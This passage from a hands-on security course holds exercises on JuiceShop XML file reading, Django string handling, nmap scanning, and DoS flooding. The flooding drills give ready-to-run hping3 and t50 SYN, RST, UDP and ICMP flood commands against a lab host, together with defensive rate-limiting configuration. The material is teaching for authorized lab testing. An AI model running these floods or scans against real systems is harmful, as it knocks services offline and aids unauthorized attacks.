Try out some of the problems described in the book using active methods.

Purpose:

The book describes problems with XML but it can feel a bit fluffy unless you try and see for yourself. We have the JuiceShop which has errors similar to these.

Suggested method:

There is an advanced error in the JuiceShop that can be abused for reading files using XML.

The vulnerability is related to the *Use a deprecated B2B interface that was not properly shut down* - so read about that one first.

Then go to the Retrieve the content of `C:\Windows\system.ini` or `/etc/passwd` from the server and see if you can read a file.

Note: Do you even have a `passwd` file if running from docker?

Hints:

Its ok to use the solution and work throught the example.

Solution:

When you feel you understand the problem of sending XML files to an application, reading files, you are done.

Discussion:

Another problem are the filtering done in applications.

In the JuiceShop we can access using URLs like this: `http://localhost:3000/ftp/legal.md?md_debug=true` on the About Us page.

Consider if the URL would match on `.md` and we were able to send a large filename ending in `loongfilename.md`, but when truncated cut of exactly the `.md` part so we referenced another file.

Exercise 19

Django String Handling 20min

Recommendations for handling strings, how does Python help, how does Django handle strings, and input validation

Objective:

Look into string handling in Django framework

Purpose:

See that Python3 and Django includes functions for conversion, so you dont need to write these yourself.

Suggested method:

First look into Python3 string handling, for example by looking at <https://docs.python.org/3.5/library/text.html>

Then look at Django string and unicode handling:

- Look for string, url, encode, decode in <https://docs.djangoproject.com/en/2.2/ref/utils/>
- <https://docs.djangoproject.com/en/2.2/ref/unicode/>

Hints:

Follow the URLs above.

Solution:

When you have looked up and seen the names of a few relevant functions like these below, you are done:

```
django.utils.html escape(text)
```

```
django.utils.safestring
```

```
django.utils.dateparse
```

Note the links after where you can see the source implementation, for example:

https://docs.djangoproject.com/en/2.2/_modules/django/utils/html/#escape

Discussion:

Are strings easy to work with?

Exercise 20

Execute nmap TCP and UDP port scan 20 min

Objective:

Use nmap to discover important open ports on active systems

Purpose:

Finding open ports will allow you to find vulnerabilities on these ports.

Suggested method:

Use `nmap -p 1-1024 server` to scan the first 1024 TCP ports and use Nmap without ports. What is scanned then?

Try to use `nmap -sU` to scan using UDP ports, not really possible if a firewall is in place.

If a firewall blocks ICMP you might need to add `-Pn` to make nmap scan even if there are no Ping responses

Hints:

Sample command: `nmap -Pn -sU -p1-1024 server` UDP port scanning 1024 ports without doing a Ping first

Solution:

Discover some active systems and most interesting ports, which are 1-1024 and the built-in list of popular ports.

Discussion:


There is a lot of documentation about the nmap portscanner, even a book by the author of nmap. Make sure to visit <http://www.nmap.org>

TCP and UDP is very different when scanning. TCP is connection/flow oriented and requires a handshake which is very easy to identify. UDP does not have a handshake and most applications will not respond to probes from nmap. If there is no firewall the operating system will respond to UDP probes on closed ports - and the ones that do not respond must be open.

When doing UDP scan on the internet you will almost never get a response, so you cannot tell open (not responding services) from blocked ports (firewall drop packets). Instead try using specific service programs for the services, sample program could be `nsping` which sends DNS packets, and will often get a response from a DNS server running on UDP port 53.

Exercise 21

Discover active systems ping and port sweep 15 min



Objective:

Use nmap to discover active systems and ports

Purpose:

Know how to use nmap to scan networks for active systems. These ports receive traffic from the internet and can be used for DDoS attacks.

Tip: Yes, filtering traffic further out removes it from processing in routers, firewalls, load balancers, etc. So making a stateless filter on the edge may be recommended.

Suggested method:

Try different scans,

- Ping sweep to find active systems
- Port sweeps to find active systems with specific ports

Hints:

Try nmap in sweep mode - and you may run this from Zenmap

Solution:

Use the command below as examples:

- Ping sweep ICMP and port probes: `nmap -sP 10.0.45.*`
- Port sweeps 80/tcp and 443/tcp: `nmap -p 80 10.0.45.*`
- Port sweeps UDP scans can be done: `nmap -sU -p 161 10.0.45.*`

Discussion:

Quick scans quickly reveal interesting hosts, ports and services

Also now make sure you understand difference between single host scan `10.0.45.123/32`, a whole subnet `/24` 250 hosts `10.0.45.0/24` and other more advanced targeteting like `10.0.45.0/25` and `10.0.45.1-10`

We will now assume port `80/443` are open, as well as a few UDP services - maybe we can use them in amplification attacks later.

Exercise 22

TCP SYN flooding 30min

Objective:

Start a webserver attack using SYN flooding tool hping3.

Purpose:

See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professional DDoS testing.

```
-1 --icmp
    ICMP mode, by default hping3 will send ICMP echo-request, you can set other ICMP
    type/code using --icmptype --icmpcode options.

-2 --udp
    UDP mode, by default hping3 will send udp to target host's port 0.  UDP header  tunable
    options are the following: --baseport, --destport, --keep.
```

TCP mode is default, so no option needed.

Suggested method:

Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Try doing the most common attacks TCP SYN flood using hping3:

```
hping3 --flood -p 80 -S 10.0.45.12
```

You should see something like this:

```
HPING 10.0.45.12: NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.45.12 hping statistic ---
352339 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

You can try different ports with TCP flooding, try port 22/tcp or HTTP(S) port 80/tcp and 443/tcp

Hints:

The tool we use can do a lot of different things, and you can control the speed. You can measure at the server being attacked or what you are sending, commonly using ifpps or such programs can help.

By changing the speed we can find out how much traffic is needed to bring down a service. This measurement can then be re-checked later and see if improvements really worked.

This allows you to use the tool to test devices and find the breaking point, which is more interesting than if you can overload, because you always can.

```
-i --interval
    Wait the specified number of seconds or micro seconds between sending each packet.
    --interval X set wait to X seconds, --interval uX set wait to X micro seconds. The de-
    fault is to wait one second between each packet. Using hping3 to transfer files tune
    this option is really important in order to increase transfer rate. Even using hping3
    to perform idle/spoofing scanning you should tune this option, see HPING3-HOWTO for
    more information.

--fast Alias for -i u10000. Hping will send 10 packets for second.

--faster
    Alias for -i u1. Faster then --fast ;) (but not as fast as your computer can send pack-
    ets due to the signal-driven design).

--flood
    Sent packets as fast as possible, without taking care to show incoming replies. This
    is ways faster than to specify the -i u0 option.
```

Solution:

When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:

Gigabit Ethernet can send up to 1.4 million packets per second, pps.

There is a presentation about DDoS protection with low level technical measures to implement at

<https://github.com/kramse/security-courses/tree/master/presentations/network/introduction-ddos-testing>

Receiving systems, and those en route to the service, should be checked for resources like CPU load, bandwidth, logging. Logging can also overload the logging infrastructure, so take care when configuring this in your own networks.

Exercise 23

Bonus: TCP other flooding 15min

Objective:

Start a webserver attack using TCP flooding tool hping3.

Purpose:

Run various other common attacks

TCP mode is default, so no option needed.

Suggested method:

Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

```
hping3 --flood -p 80 -R 10.0.45.12
```

You should see something like this:

```
HPING 10.0.45.12: NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.45.12 hping statistic ---
352339 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Hints:

Common attacks use the SYN, as shown in previous exercise, but other popular TCP attacks are RST, PUSH, URG, FIN, ACK attacks - setting one or more flags in the packets.

-L	--setack	set TCP ack
-F	--fin	set FIN flag
-S	--syn	set SYN flag
-R	--rst	set RST flag
-P	--push	set PUSH flag
-A	--ack	set ACK flag
-U	--urg	set URG flag
-X	--xmas	set X unused flag (0x40)
-Y	--ymas	set Y unused flag (0x80)

Solution:

When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:

If an attacker varies the packets they can be harder to filter out, and the attacks succeed.

Exercise 24

Bonus: UDP flooding NTP, etc. 15min

Objective:

Start a webserver attack using UDP flooding tool hping3.

Purpose:

See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professional DDoS testing.

This time we will select UDP mode:

```
-2 --udp
    UDP mode, by default hping3 will send udp to target host's port 0.  UDP header  tunable
    options are the following: --baseport, --destport, --keep.
```

Suggested method:

Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

```
hping3 --flood -2 -p 53 10.0.45.12
```

Hints:

Try doing the most common attacks:

- UDP flooding, try port 53/udp DNS, 123/udp NTP and port 161/udp SNMP

Solution:

When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:

Many networks don't send and receive a lot of UDP traffic. If you measure a baseline

of the protocols needed on a daily basis you might be able to configure a profile for normal usage, and filter out bad traffic in case of attacks.

A starting point might be to allow full bandwidth for TCP, 10% UDP and 1% ICMP. This will ensure that even if an attacker is sending more than 1% ICMP only a fraction reaches your network and systems.

This is especially effective for protocols like ICMP which is not used for large data transfers.

Exercise 25

Bonus: ICMP flooding 15min

Objective:

Start a webserver attack using ICMP flooding tool hping3.

Purpose:

See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professional DDoS testing.

This time we will select UDP mode:

```
-1 --icmp
    ICMP mode, by default hping3 will send ICMP echo-request, you can set other ICMP
    type/code using --icmptype --icmpcode options.
```

Suggested method:

Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Try doing the most common attack:

- ICMP flooding with echo

```
hping3 --flood -1 10.0.45.12
```

Hints:

Common attacks use ICMP ECHO, but other types can be sent in the packets.

```
ICMP
-C --icmptype icmp type (default echo request)
-K --icmpcode icmp code (default 0)
--force-icmp send all icmp types (default send only supported types)
--icmp-gw set gateway address for ICMP redirect (default 0.0.0.0)
--icmp-ts Alias for --icmp --icmptype 13 (ICMP timestamp)
--icmp-addr Alias for --icmp --icmptype 17 (ICMP address subnet mask)
--icmp-help display help for others icmp options
```

Solution:

When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:

If you have a 10G network connection, do you REALLY need 10Gbps of ICMP traffic?

Probably not, and routers can often filter this in wirespeed.

Routers have extensive Class-of-Service (CoS) tools today and a starting point might be as shown in Juniper Junos policer config:

```
term limit-icmp {
  from {
    protocol icmp;
  }
  then {
    policer ICMP-100M;
    accept;
  }
}
term limit-udp {
  from {
    protocol udp;
  }
  then {
    policer UDP-1000M;
    accept;
  }
}
```

This effectively limit the damage an attacker can do. Your firewall and IDS devices will be free to spend more processing on the remaining protocols.

Exercise 26

Bonus: Misc - stranger attacks 15min

Various other attacks are possible, sending illegal combinations of flags etc.

Objective:

Start a webserver attack using the packet generator and flooding tool t50.

Purpose:

See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is another primary one for doing professional DDoS testing.

Apart from TCP,UDP and ICMP this tool can also produce packets for dynamic routing testing, OSPF, EIGRP and other esoteric RSVP, IPSEC, RIP and GRE.

```
$ t50 -help
T50 Experimental Mixed Packet Injector Tool v5.8.3
Originally created by Nelson Brito <nbrito@sekure.org>
Previously maintained by Fernando Mercês <fernando@mentebinaria.com.br>
Maintained by Frederico Lamberti Pissarra <fredericopissarra@gmail.com>

Usage: t50 <host[/cidr]> [options]
Common Options:
  --threshold NUM          Threshold of packets to send      (default 1000)
  --flood                  This option supersedes the 'threshold'
  --encapsulated           Encapsulated protocol (GRE)         (default OFF)
  -B,--bogus-csum          Bogus checksum                     (default OFF)
  --shuffle                Shuffling for T50 protocol          (default OFF)
  -q,--quiet               Disable INFOs
  --turbo                  Extend the performance              (default OFF)
  -l,--list-protocols      List all available protocols
  -v,--version             Print version and exit
  -h,--help               Display this help and exit
...
Some considerations while running this program:
1. There is no limitation of using as many options as possible.
2. Report t50 bugs at https://gitlab.com/fredericopissarra/t50.git.
3. Some header fields with default values MUST be set to '0' for RANDOM.
4. Mandatory arguments to long options are mandatory for short options too.
5. Be nice when using t50, the author DENIES its use for DoS/DDoS purposes.
6. Running t50 with '--protocol T50' option sends ALL protocols sequentially.
```

Suggested method:

Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Run the help page, and browse options.

```
t50 -h
```

Hints:

The tools we use can do a lot of different things and using the command line options can produce high speed packet attacks without having to program in C ourselves.

Try doing a special attack:

- t50 with '-protocol T50' option sends ALL protocols, so try:
t50 --protocol T50 10.0.45.12

Solution:

When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:

Gigabit Ethernet can send up to 1.4 million packets per second, pps.

There is a presentation about DDoS protection with low level technical measures to implement at

<https://github.com/kramse/security-courses/tree/master/presentations/network/introduction-ddos-testing>

Receiving systems, and those en route to the service, should be checked for resources like CPU load, bandwidth, logging. Logging can also overload the logging infrastructure, so take care when configuring this in your own networks.